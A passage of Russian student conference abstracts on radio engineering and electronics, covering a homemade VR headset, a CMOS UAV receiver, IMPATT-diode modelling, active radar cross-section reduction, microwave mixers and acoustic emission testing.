Основными комплектующими предлагаемого устройства являются:

- дисплей, представляющий собой жидкокристаллическую IPS-матрицу с разрешением 1280x900;
- плата управления, которая предназначена для обработки и передачи на дисплей плоского изображения, формируемого внешними устройствами;
- асферические линзы, обеспечивающие преобразование плоского изображения, генерируемого дисплеем, в объемное с последующим масштабированием;
- инерционный датчик (Arduino Pro Mini на базе ATmega328 и МЭМС-гироскопа gy-85), используемый для мониторинга положения головы пользователя и управления камерой в виртуальном мире;
- блок питания – предназначен для преобразования напряжения из сети переменного напряжения в 12 В постоянного напряжения, для питания устройства;
- пластиковый корпус, предназначенный для интеграции комплектующих и оснащенный системой крепления, позволяющей зафиксировать шлем на голове пользователя.

Дополнительными частями устройства являются: пульт дистанционного управления, предназначенный для управления устройством на расстоянии, панель управления, реализующая контактный интерфейс пользователя, а также кабели (VGA, HDMI, AV, Jack 3.5 mm, USB),

необходимые для связи устройства с персональным компьютером и другими устройствами вывода изображения.

Основными эффектами виртуальной реальности, воспроизводимые предлагаемым устройством: 3D эффект и эффект погружения.

3D эффект достигается за счет корректного применения законов геометрической оптики [2], в соответствии с которыми габаритные размеры корпуса устройства, диаметр и фокусные расстояния асферических линз должны быть согласованы между собой, а также за счет применения технологии Side-by-Side [3] (формирование горизонтальной стереопары).

Если предположить, что у пользователя отсутствуют проблемы со зрением, то максимальное фокусное расстояние, на котором глаз может видеть предмет идеально четко – это 25 см, а расстояние между зрачками составляет ≈ 70 мм [2]. Если использовать линзы с двукратным увеличением (2х), то расстояние, на котором глаз полностью сфокусируется на предмете сокращается в 2 раза. Иными словами, фокусное расстояние составляет уже 12,5 см. Таким образом, используя линзы с четырехкратным увеличением (4х), можно получить фокусное расстояние 6,25 см.

Диаметр линз, так же играет важную роль. Если использовать линзы диаметром менее 50 мм, то часть изображения не будет попадать в видимую область, т.е. будет обрезано. По этой же причине не стоит подбирать линзы диаметром более 60 мм, так как можно получить в поле зрения вспомогательные детали (контур экрана и пр.).

Эффект погружения в данном устройстве достигается за счет использования инерционного датчика перемещения в пространстве, ПО FaceTrackNoIR, которое, благодаря разнообразию реализуемых протоколов передачи данных, с одной стороны, позволяет настроить инерциальный датчик, а с другой – обеспечивает связь между устройством и программным обеспечением, генерирующим виртуальную среду.

Устройство было протестировано с использованием: Unity Engine 4.6.2, Google Maps, автосимулятора Dirt 3, авиасимулятора War Thunder. По субъективным ощущениям пользователя, устройство в процессе эксплуатации обеспечивало генерацию 3D окружения без заметных задержек. Устройство было успешно протестировано на совместимость с платформой Xbox360.

Следует отметить, что на данном этапе разработки использовать созданный макет продолжительное время не представляется возможным. Тесты показали, что пользователи, привычные к взаимодействию с быстроменяющимся 3D изображением (динамичные видеоигры), могут эксплуатировать устройство не более 30 минут. Для пользователей, не игравших ранее в видеоигры, время комфортной эксплуатации сокращается до 10–15 минут. Эти предварительные результаты могут быть объяснены несовершенством конструкции макета (невозможно подстраивать фокусное

расстояние, а также расстояние между линзами), а также индивидуальной непереносимостью.

Литература:

1. Winchester, H. The best VR headsets [Electronic resource] / H. Winchester // Access: <http://goo.gl/Tbr0mM>. – free. – Title from screen.
2. Feynman, R. P. The Feynman lectures on Physics [Electronic resource] / R. P. Feynman, R. Leighton, M. Sands // Access: <http://goo.gl/aEwjRm>. – free. – Title from screen.
3. Поляков А. Ю. Третье измерение фотографии [Электронный ресурс] / А. Ю. Поляков // Фото Сибирский Успех. – 2004. – № 6. – С. 46–47.

Исследование возможности построения однокристалльного командного приемника управления беспилотным летательным аппаратом

А.С. Синюкин

*Научный руководитель: Б.Г. Коноплев, д.т.н., профессор каф. КЭС
Институт нанотехнологий, электроники и приборостроения*

Беспилотные летательные аппараты широко применяются для экологического мониторинга, воздушной съемки и наблюдения в реальном времени за наземными объектами. Важной и сложной задачей является создание сверхминиатюрных беспилотных летательных аппаратов [1].

В работе исследовалась возможность создания командного приемника управления моделью вертолета в виде однокристалльной КМОП-микросхемы по технологии 90 нм. Также стояла задача повысить несущую частоту сигнала по сравнению с прототипом со 100 МГц до 2,4 ГГц [2].

Структурная схема командного приемника приведена на Рис. 1.




Рис. 1. Структурная схема приемника

Сигнал, поступающий на приемник, несет в себе информацию для управления сервоприводами двигателя, наклона несущего винта и пр., закодированную с использованием позиционно-импульсной и широтно-

импульсной модуляции несущей частоты. Задача устройства состоит в декодировании этого сигнала.

На входе приемника имеется резонансный усилитель сигналов (РУС), который повышает чувствительность и обеспечивает частотную избирательность устройства. Детектор огибающей (Д) демодулирует сигнал, удаляя высокочастотную составляющую. Затем в качестве формирователя импульсов (ФИ) используется триггер Шмитта, необходимый для получения прямоугольных цифровых импульсов. Декодирование осуществляется с помощью счетчика (СЧ) и дешифратора (ДШ), которые преобразуют сигнал, получаемый с триггера, в несколько отдельных сигналов, распределяя их по разным каналам. Используя последовательность импульсов в каждом из каналов, можно управлять сервоприводами.

Все узлы приемника были разработаны с использованием САПР Microwind [3] с использованием базовой КМОП-технологии 90 нм. При этом была обеспечена обработка аналоговых сигналов на частоте 2,4 ГГц [4,5].

На Рис. 2 представлена топология цифровой части однокристалльного командного приемника (ФИ, СЧ и ДШ).




Рис. 2. Топология цифровой части однокристалльного приемника

Результаты исследования работы десятичного счетчика и подключенного к нему дешифратора представлены на Рис. 3.

Так, было установлено, что для данного устройства частота в 3 ГГц будет предельной. При такой частоте (и выше) длительность передних и задних фронтов выходных импульсов слишком велика (сопоставима с полупериодом тактового импульса), счетчик не может корректно срабатывать на задние фронты сигнала тактирования, и, как следствие, его функционирование нарушается.

В результате разработки микросхемы командного приемника управления и моделирования его работы показана возможность реализации такого приемника в однокристалльном варианте в технологическом процессе 90 нм. При значении несущей частоты 2,4 ГГц общая потребляемая приемником мощность не превышает 100 мВт.




Рис. 3. Результаты моделирования счетчика и дешифратора

Работа выполнена при финансовой поддержке Министерства образования и науки Российской Федерации (соглашение №14.575.21.0045 от 30.06.2014 г., RFMEFI57514X0045).

Литература:

1. Black Hornet PD-100 PRS Nano UAV – The Perfect Personal Drone for military applications [Электронный ресурс]: <http://www.personal-drones.net/black-hornet-pd-100-prs-nano-uav-the-perfect-personal-drone-for-military-applications/>
2. Cox P., Elsankari S. EMCA RC Receiver [Электронный ресурс]: <http://www.microwind.org/>
3. E. Sicard, S. Ben Dhia. Advanced CMOS cell design - Tata McGraw Hill, 2005. - 364 p.
4. R. Jacob Baker. CMOS: circuit design, layout and simulation - IEEE Press, 2010. - 1177 p.
5. D. Leblebici, et al. Fundamentals of High-Frequency CMOS Analog ICs - Cambridge University Press, 2009. - 302 p.

Исследование нелинейной СВЧ проводимости лавинно-пролетного диода

Астахов Л.Д.

Научный руководитель: Волощенко П.Ю., к.т.н., доцент

В докладе представлена математическая модель, описывающая амплитудные и частотные свойства негатрона - кремниевого однопролетного лавинно-пролетного диода (ЛПД) 2A706, находящегося под

монохроматическим воздействием электромагнитного (ЭМ) поля трехсантиметрового диапазона длин волн. Она используется при синтезе макетов и экспериментальном изучении явлений дифракции и интерференции ЭМ волн в устройствах регенерации и активного гашения зондирующего сигнала радиолокационной станции (РЛС)[1,2]. Операторы макромодели такого электронного прибора (ЭП) базируются на совокупности трансцендентных соотношений, иллюстрирующих амплитудную динамику электронных процессов в его запорном и пролетном слое с учетом инерционного отклика пассивной колебательной электродинамической системы, образованной цепями питания, конструкцией держателя и теплоотвода. Поэтому теоретическое исследование p^+np^+ мезаструктуры ЛПД, размещенной в прямоугольном волноводе, проводится методами эквивалентных схем и комплексных амплитуд, известных в электро- и радиотехнике, микроволновой электронике и технической электродинамике. Предлагаемая методология изучения механизма волновых и нелинейных процессов в длинной линии с электронной неоднородностью необходима при символьном анализе ее диаграммы излучения и эффективной поверхности рассеяния, КПД и устойчивой работы как усилителя, так и аттенюатора без использования принципа суперпозиции и независимости действия [3].

В результате решения упомянутой системы уравнений получены графические изображения в виде двухполюсника, формулы для расчета активной и реактивной компонент такого резистивно-негатронного элемента, прогнозирования уровня преобразования и поглощения, рекуперации и регенерации колебательной энергии в электронной цепи при взаимодействии ЭМ поля с движущимися носителями тока. Они позволяют рассчитать параметры лавинного умножения и время пролета свободных зарядов в «резком» p – n -переходе, зависимости положительной (резистивной) и отрицательной активной проводимости ЭП не только от его электрофизических параметров, но и величины питания постоянным током. Установлена аналитическая форма оператора двухполюсной модели полупроводниковой структуры, отображающая амплитудную зависимость импеданса диода как отношение функции Бесселя первого и нулевого порядка. Известно, что представление этих характеристик в аналитическом виде является обязательным требованием конструктивного синтеза любых микроволновых радиоэлектронных устройств.

Теоретическое исследование амплитудно-зависимых свойств электронной неоднородности проведено в нескольких вариантах: 1) при воздействии переменного потока мощности СВЧ на негатрон с целью выявления изменения внешних характеристик вторичных генераторов колебательной энергии; 2) в случае облучения ЛПД сигналом с варьируемой интенсивностью и частотой, когда изучаются его инерционные процессы,

диапазонные и резонансные свойства; 3) при регулировке геометрических размеров мезаструктуры, постоянного тока, напряжения и мощности источника питания и, соответственно, «малосигнальной» проводимости, коэффициента нелинейности негatrona и регенерации управляемой электронной и электродинамической микроволновой системы. Найдены зависимости активной и реактивной составляющих комплексной проводимости ЛПД в зависимости от круговой частоты колебаний; емкости р-п перехода и области дрейфа; ширина запорного участка и эквивалентного слоя умножения, лавинной частоты и характеристического тока, амплитуды первой гармоники СВЧ напряжения. Проведена оценка угла пролета и области взаимодействия ЭП в режимах с положительным и отрицательным сопротивлением. Результаты исследования частотной зависимости действительной и мнимой частей импеданса ЛПД в длинной линии при облучении его однотоновым сигналом постоянной интенсивности представлены в виде годографов.

Расчет однопролетного ЛПД типа 2A706 проводился при длине волны 3 см, мощности облучения до 0,1 Вт и разном токе питания, определяемом условиями теплового режима $p^{+}np^{+}$ структуры при «малом» и «большом» сигнале. Показано, что действительная часть импеданса резистивно-негатронного двухполюсника сильно зависит от уровня возмущения ЭМ поля свободными зарядами. В частности, для номинального постоянного тока $I=30$ мА, обусловленного условиями контролируемого электрического пробоя, получено уменьшение абсолютной величина активной части его импеданса на 10–20%. Мнимая часть импеданса полупроводникового ЭП СВЧ имеет слабую зависимость от интенсивности падающего монохроматического сигнала. Например, при токе питания 30 мА она увеличивается по абсолютной величине не более чем на 0,5%. Приведены зависимости активной и реактивной составляющих импеданса ЛПД от параметров источника питания, вычисленные при трех значениях квадрата амплитуды переменного напряжения на диоде. Продемонстрировано, что действительная компонента комплексной проводимости резистивно-негатронного элемента имеет более сильную зависимость от постоянного тока питания, чем реактивная. Причем сигнал с фиксированными параметрами оказывает большее влияние на импеданс ЛПД при меньшей амплитуде воздействующего напряжения. Установлено, что свойства однопролетного ЛПД при СВЧ облучении зондирующим сигналом РЛС могут изучаться методом гармонической линеаризации как сумма составляющих его комплексной проводимости, обусловленных инерционными электронными процессами в р и n областях мезаструктуры. Результаты настоящей работы согласуются с результатами численного моделирования и экспериментального исследования ЛПД, опубликованными другими авторами. Этот факт подтверждает корректность математической

модели, проведенного символьного анализа и расчетов СВЧ проводимости кремниевой p^+np^+ мезоструктуры, функционирующей в резистивном и активном режиме. На этом основании составленные аналитические и графические операторы макромоделей негатрона, можно рекомендовать для практического применения и верификации перспективных устройств противорадиолокации, использующих ЭП, изготовленных из других полупроводниковых материалов.

Литература:

1. Волощенко П.Ю., Волощенко Ю.П. Исследование применения усилителя на ЛПД для уменьшения поля рассеяния антенной решетки// Труды Международной научной конференции «Излучение и рассеяние электромагнитных волн – ИРЭМВ 2009». –Таганрог: Изд-во ТТИ ЮФУ, 2009. – С.528-531.

2. Волощенко П.Ю., Волощенко Ю.П. Методология математического моделирования нелинейных волновых и колебательных электрических процессов в изделиях когерентной радио-, микро- и нанoeлектроники. г.Таганрог. Изд-во ЮФУ, 2013.110 с.

3. Волощенко П.Ю., Волощенко Ю.П.. Основы системного моделирования электрической структуры интеграции сверхбыстродействующих электронных приборов. –Ростов-на-Дону. Изд-во ЮФУ, 2014. –94 с.

Разборка элементов устройства ИК-наблюдения в сложных условиях

Медведко К.В.

Научный руководитель: Червяков Г.Г., д.т.н., зав. кафедрой РТЭ ИНЭП ЮФУ

В работе рассмотрены возможности построения системы видеонаблюдения в ИК-диапазоне, способы повышения чувствительности ИК-камеры и качества получаемого изображения для данной системы, существующие аналоги таких систем, а также области их применения. В результате разработаны структурные схемы системы видеонаблюдения в ИК-диапазоне и ИК-камеры, рассмотрен принцип их работы.

Проведен расчет временных интервалов и чувствительности ПЗС-матрицы.

Рассмотрен метод нанесения микролинз на поверхность ПЗС-матрицы, выбрана система TCL для улучшения качества получаемого изображения и схема АЦП.

Литература:

1. Влаго Дамьяновски CCTV. Библия видеонаблюдения. Цифровые и сетевые технологии / Перевод с английского – М.: ООО «Ай-Эс-Эс-Пресс», 2006. – 480с.
2. Вукс М.В. Рассеяние света в газах, жидкостях и растворах.- Л.: 1977.
3. Волков В.Г. Многоканальные приборы ночного видения наземного применения // Специальная техника. №2. – 2002.

Проектирование смесителя СВЧ на антипараллельной паре резонансно-туннельных диодов

Пичугина К.Ю.

Научный руководитель: Осадчий Е.Н., к.т.н., доцент кафедры РТЭ

Гармонические смесители используются в приемных устройствах в коротковолновом диапазоне СВЧ, где сложно реализовывать источник гетеродинного сигнала с низким шумом и достаточной мощностью.

Для реализации субгармонического смесителя обычно используют n -ю гармонику гетеродина ($n = 1, 2, 3, \dots$). Достоинствами таких гармонических смесителей является хорошая развязка между портами сигнала и гетеродина, так как их частотные спектры теперь находятся дальше друг от друга, выходной спектр у такого устройства содержит меньше частотных продуктов преобразования чем обычный смеситель. Однако такие смесители имеют, по сравнению с обычными, повышенные потери преобразования и повышенную мощность гетеродина так как работать приходится по крайней мере на второй гармонике гетеродина.

Указанные недостатки гармонических смесителей отсутствуют у смесителей на антипараллельных парах диодов. В работе исследуется миллиметровый смеситель на антипараллельной паре резонансно-туннельных (РТД) диодов имеющий потери преобразования 6 дБ и показано, что выходной спектр смесителя содержит меньше частот продуктов интермодуляции, также смягчены требования к фильтрам, расположенным в сигнальной и гетеродинной цепях.

В работе установлено, что дисбаланс диодной пары сильно зависит от мощности гетеродина, и что неблагоприятный эффект становится наиболее сильным, когда диод перевозбужден гетеродинной мощностью.

Литература:

1. Улучшение параметров смесителей радиосигналов за счет применения резонансно-туннельных диодов / Ю.А.Иванов, С.А.Мешков, И.А.Федоренко и др. // Техника и приборы СВЧ. – 2011. – № 2. – С. 1–9.

2. Перспективы разработки нелинейных преобразователей радиосигналов на базе резонансно-туннельных нанодиодов / Н.А. Ветрова, Ю.А. Иванов, С.А. Мешков, В.В. Назаров, В.Ю. Синякин, И.А. Федоренко, Н.В. Федоркова, В.Д. Шашурин // Вестник МГТУ им. Н.Э. Баумана. Сер. “Приборостроение”. 2012. № 4.

Уменьшение эффективной поверхности рассеяния объектов активным методом

Джанбаев А.М.

Научный руководитель: Волощенко П. Ю., к.т.н., доцент кафедры РТЭ

Эффективная поверхность рассеяния (ЭПР) является основной характеристикой, определяющей свойства летательного аппарата как отражающего электромагнитные (ЭМ) излучения объекта. При постановке задачи уменьшения радиолокационной заметности ракет и самолетов обычно требуется максимально уменьшить ЭПР в передней и задней полусферах, не внося каких-либо принципиальных изменений в его конструкцию.

В настоящее время для противорадиолокационной маскировки антенн бортовых радиолокационных станций (РЛС) изделий аэрокосмической техники, как одного из основных источников вторичного поля, предлагается применять планарную совокупность фото- или электронно-управляемые рп диодов. Такие частотно-избирательные поверхности селективно отражают ЭМ волну заданной частоты. Они функционируют по принципу резонанса ряда взаимодействующих металлических элементов, расположенных периодически. Однако они выполняются на рп диодах, которые вносят только резистивные потери, что не позволяет варьировать интенсивность рассеянного поля в широких пределах.

В докладе представлены результаты теоретического и экспериментального исследования эффекта дистанционного управления явлением амплитудно-зависимой интерференции радиоволн диодом с отрицательным сопротивлением (негатроном) в месте расположения приемника СВЧ [1,2].

Для компенсации поля рассеяния антенной решетки (АР) активным методом необходимо возбудить ее так, чтобы была сформирована диаграмма направленности (ДН) в направлении прихода первичной волны. При этом поле, излученное в этом направлении должно быть противофазно рассеянному полю, а амплитуда в максимуме ДН должна быть равна амплитуде в максимуме рассеянного поля. Переизлучающее устройство, являющееся вторичным источником когерентных колебаний, выполнено на

базе двухполосника с отрицательным сопротивлением – лавинно-пролетного диода (ЛПД), полоскового колебательного контура и элемента решетки Ван-Атта, использующего две одинаковые рупорные антенны. «Открытая» интегральная конструкция спроектирована на основе оригинальной синергетической модели невзаимной длинной линии с негatronами [3]. Апертуры рупоров находятся в одной плоскости. Поперечный размер взаимосвязанных излучателей значительно больше длины волны зондирующего сигнала. Посередине «электрогерметичного» канала помещен проходной усилитель на ЛПД (УЛПД). Его габариты значительно меньше, чем системы двух рупоров. Применение указанного двухполосного негatronа реализует мгновенную нелинейную реакцию переизлучателя [4], коррелированную с первичным воздействием СВЧ в реальном масштабе времени [5], что является несравнимым преимуществом в отношении других способов радиолокационной маскировки бортовых РЛС. Регенеративное устройство на ЛПД позволяет как увеличивать, так и уменьшать интенсивность поля рассеяния синтезированной активной фазированных АР. Параметры проходного диодного усилителя задаются значениями электрического поля в каждый момент времени на его электродах [6]. При управлении рассеянным полем подобного переизлучающего синергетического объекта необходимо учитывать энергию зондирующего сигнала, нелинейные свойства полупроводникового прибора, интерференционные и дифракционные явления в полосковой резонансной системе такой «мощной» интегральной схемы. ЭПР АР определяется амплитудой и сдвигом фаз полей и токов в точке наблюдения, зависящих от интенсивности P_n первичного источника сигнала и комплексной проводимости $\dot{Y}_d(P_n, I_0)$ ЛПД, его тока питания I_0 . Суммарная ДН вторичного излучения активного устройства СВЧ по мощности P для монохроматического сигнала характеризуется выражением:

$$P(P_n, \varphi, \dot{Y}_d, I_0) = P_1(P_n, \varphi, I_0) + P_2(P_n, \varphi, I_0) + 2\sqrt{P_1(P_n, \varphi, I_0) \cdot P_2(P_n, \varphi, I_0)} \cos \delta(P_n, \varphi, I_0).$$

Здесь $P_1(\varphi)$, $P_2(\varphi)$ – ДН отдельного рупора в горизонтальной плоскости, δ – разность фаз хода лучей, φ – угол падения волны относительно нормали к плоскости раскрыва рупоров.

Литература:

1. Волощенко П. Ю., Волощенко Ю. П., Вавилов В. Г., Сафронов Ю. В. Моделирование электрического управления интерференцией нелинейных волн негatronом. Сборник трудов конференции «Системотехника-2013», Таганрог, 2013 г. – 216 с.
2. Волощенко П. Ю. Анализ трансформации амплитуды волн нелинейным элементом, размещенным в длинной линии. Известия высших учебных заведений. Электромеханика. 2010. № 4. – 4 с.

3. Волощенко П.Ю., Волощенко Ю.П. Методология математического моделирования нелинейных волновых и колебательных электрических процессов в изделиях когерентной радио-, микро- и наноэлектроники. Таганрог, 2013 г. – 38 с.
4. Волощенко П.Ю., Волощенко Ю.П. Вавилов В.Г., Джанбаев А.М. Анализ композиции сигналов в интегральной схеме, содержащей резонансно-туннельные диоды. Труды Международной научно-технической конференции «Нанотехнологии в электронике и МЭМС», Таганрог, 2014 г. С.44-45.
5. Волощенко П. Ю. Обращенный анализ электромагнитных процессов в длинной линии с активным нелинейным элементом. Известия высших учебных заведений. Электромеханика. 2010. № 6.- 23 с.
6. Волощенко П.Ю., Волощенко Ю.П. Основы системного моделирования электрической структуры интеграции сверхбыстродействующих электронных приборов. Ростов на Дону, 2014 г. – 30 с.

Входное устройство системы измерения параметров сигналов

Гончарова О.А.

Научный руководитель: Лебедев В.К., к.т.н., доцент кафедры РТЭ

В работе представлены результаты проектирования устройства диапазона от 2 до 2,5 ГГц. Обоснована структурная схема устройства и выбор отдельных элементов, входящих в схему на основе необходимых электрических характеристик. Важными критериями проектирования являются минимальные стоимость и размеры.

Спроектированы полосно-пропускающий фильтр и направленный ответвитель, входящие в схему устройства входа. Произведен выбор аттенюатора, маломощного усилителя, усилителя мощности из имеющихся на рынке и полностью удовлетворяющих предъявленным требованиям. Главная цель работы - показать возможность разработки сравнительно недорогих и компактных входных устройств с качественными характеристиками.

Литература:

- 1 Вайсблат А.В. Коммутационные устройства СВЧ на полупроводниковых диодах [Текст] М.: Радио и связь, 1987-120с.
- 2 Лебедев В.К. Фильтры СВЧ [Текст]: учебно-справочное пособие – Таганрог: изд-во ТТИ ЮФУ, 2008 – 144с.
- 3 Микроэлектронные устройства СВЧ [Текст]: учебное пособие для радиотехнических специальностей вузов/Г.И. Веселов, Е.Н. Егоров и др. Под ред. Г.И.Веселова – М.: Высш. шк., 1988 - 280с.

Установка для выявления частотной зависимости проводимости водосодержащих биосред в КВЧ-диапазоне

Мамченко С.О.

Научный руководитель: Малышев И.В., к.т.н., доцент кафедры РТЭ

В работе рассмотрен терапевтический комплекс, который способен оптимизировать параметры терапевтического облучения по уровню собственного излучения пациента.

На основе изученной литературы был предложен метод использования составляющих спектра широкополосного шумового сигнала с равномерной спектральной плотностью во всём интервале частот излучения и в соответствии с ним представлена структурная схема всего терапевтического комплекса.

Разработан и рассчитан основной структурный элемент локационного комплекса: гетеродинный генератор КВЧ-диапазона. За основу был выбран генератор на диоде Ганна АА727Б в волноводном исполнении с варакторной перестройкой частоты. Диапазон частот $f = 35...40$ ГГц. Выходная мощность не более 10мВт.

Реализована возможность изменения поляризации выходной мощности с помощью диэлектрической вставки в волноводе.

Литература:

1. Скрипник Ю.А., Яненко А.Ф., Манойлов В.Ф. и др. Микроволновая радиометрия физических и биологических объектов – Житомир. : Изд.Волынь-2003-406с.

2. Малышев И.В., Цыганков А.Г., Рассказов А. Е. Долгов Е. С.. Обнаружение и регистрация реакции биологических объектов на мм-облучение косвенными методами. Сборник научных трудов по материалам международной заочной научно-практической конференции «Вопросы образования и науки: теоретический и методический аспекты», г. Тамбов, 2012 г.

3. Экспериментальное исследование структуры КВЧ-поля диэлектрических излучателей Искин В.Д., Буткус Г.Т., Медведовский А.В., - М., 1989. -60с.

Акустико-эмиссионные системы контроля высоконагруженных деталей

Вторушин А.

Научный руководитель: Максимов В.Н., к.т.н., доцент кафедры ЭГАиМТ


В настоящее время в практике неразрушающего контроля и диагностики продолжает успешно использоваться метод акустической

эмиссии. Акустической эмиссией принято называть УЗ колебания, возникающие при зарождении и развитии дефектов в объекте контроля под воздействием нагрузки.

Среди множества методов неразрушающего контроля, акустико-эмиссионный метод выделяется целым рядом преимуществ. Ключевыми из которых, на мой взгляд являются:

- Возможность диагностики технического состояния ОК без вывода его из существующего режима эксплуатации (тем самым исключаются экономические потери связанные с простоем оборудования)
- Метод АЭ позволяет выявлять повреждения объекта контроля задолго до наступления предельного (критического) состояния
- Высокая чувствительность к развивающимся дефектам

Средства акустико-эмиссионной диагностики по сложности подразделяются на: приборы и системы. Приборы-это наиболее простые средства акустико-эмиссионного контроля, зачастую не подходящие для диагностики ответственных сооружений и механизмов. АЭ системы представляют из себя многоканальные сложные устройства, совокупность аппаратных средств, вычислительных устройств и специального программного обеспечения.



Пример схемы современной акустико-эмиссионной системы показан на рисунке выше [1]. Здесь пунктиром выделен приемный тракт, состоящий из преобразователя акустической эмиссии-1, предварительного усилителя-2, фильтра-3, основного усилителя-4, амплитудного детектора-5. Система так же включает в себя блок управления-6, цифро-аналоговый преобразователь-8, аналоговый коммутатор-9, сравнивающее устройство-10, а так же регистры 7, 11.

Работа любой акустико-эмиссионной системы принципиально невозможна без преобразователей, от надежности и качества исполнения которых в значительной степени зависит успешность проведения диагностики. Сегодня, в подавляющем большинстве случаев для передачи сигнала от преобразователя до аппаратуры применяется кабельная линия. Однако, сам процесс её прокладки от преобразователя до рабочего места оператора занимает значительную часть в общем времени акустико-

эмиссионной диагностики. Кроме того, максимальное расстояние от датчика акустической эмиссии до обрабатывающей аппаратуры довольно мало и обычно составляет не более 300 метров.[2]

При больших расстояниях (либо при контроле объектов сложной геометрии, где не всегда возможна прокладка кабеля) обычно применяют передачу сигналов беспроводным способом. В настоящее время именно это направление в акустико-эмиссионной диагностике наиболее пристально изучается и развивается. Подобные современные разработки есть у многих иностранных фирм, и лишь у одной отечественной-«ZETLAB». Приемный тракт системы данного производителя представлен связкой измерительного модуля, управляющего модуля и преобразователя интерфейса.

Измерительный модуль включает в себя преобразователь акустической эмиссии, а так же предварительный усилитель сигналов. Управляющий модуль совместно с преобразователем интерфейса осуществляют снятие сигнала с преобразователя и его передачу по беспроводному каналу.

По принципу передачи сигнала возможны: его непосредственная передача (1 точка контроля-1 передатчик непосредственно на базовую станцию), а так же сетевая передача, когда сигнал передается последовательно на соседний узел, играющий роль ретранслятора. Последний способ удобно применять при диагностике магистральных трубопроводов.

Технологии передачи сигналов, используемые западными фирмами на сегодняшний день весьма разнообразны. Выбор конкретной технологии передачи сигнала зависит от внешних условий эксплуатации и технической оснащенности оператора. Наиболее привлекательным методом передачи сигналов в настоящее время считаю относительно новый BT Low Energy, ввиду его существенных преимуществ по энергопотреблению, что является очень важным, поскольку при беспроводной передаче сигналов следует уделять особое внимание и контроль за состоянием портативных источников питания аппаратуры.

До этого момента, акустико-эмиссионных систем, с возможностью беспроводной передачи данных применяющих стандарт BT LowEnergy не разработано. Данное обстоятельство открывает широкие возможности для разработчиков подобной аппаратуры по совершенствованию и модернизации акустико-эмиссионных систем в целом и способов передачи АЭ сигналов в частности.

Литература:

1. Акустические методы контроля и диагностики ч.2, Л.А. Оглезнева, А.Н. Калиниченко, издательство Томского политехнического университета, 2009.

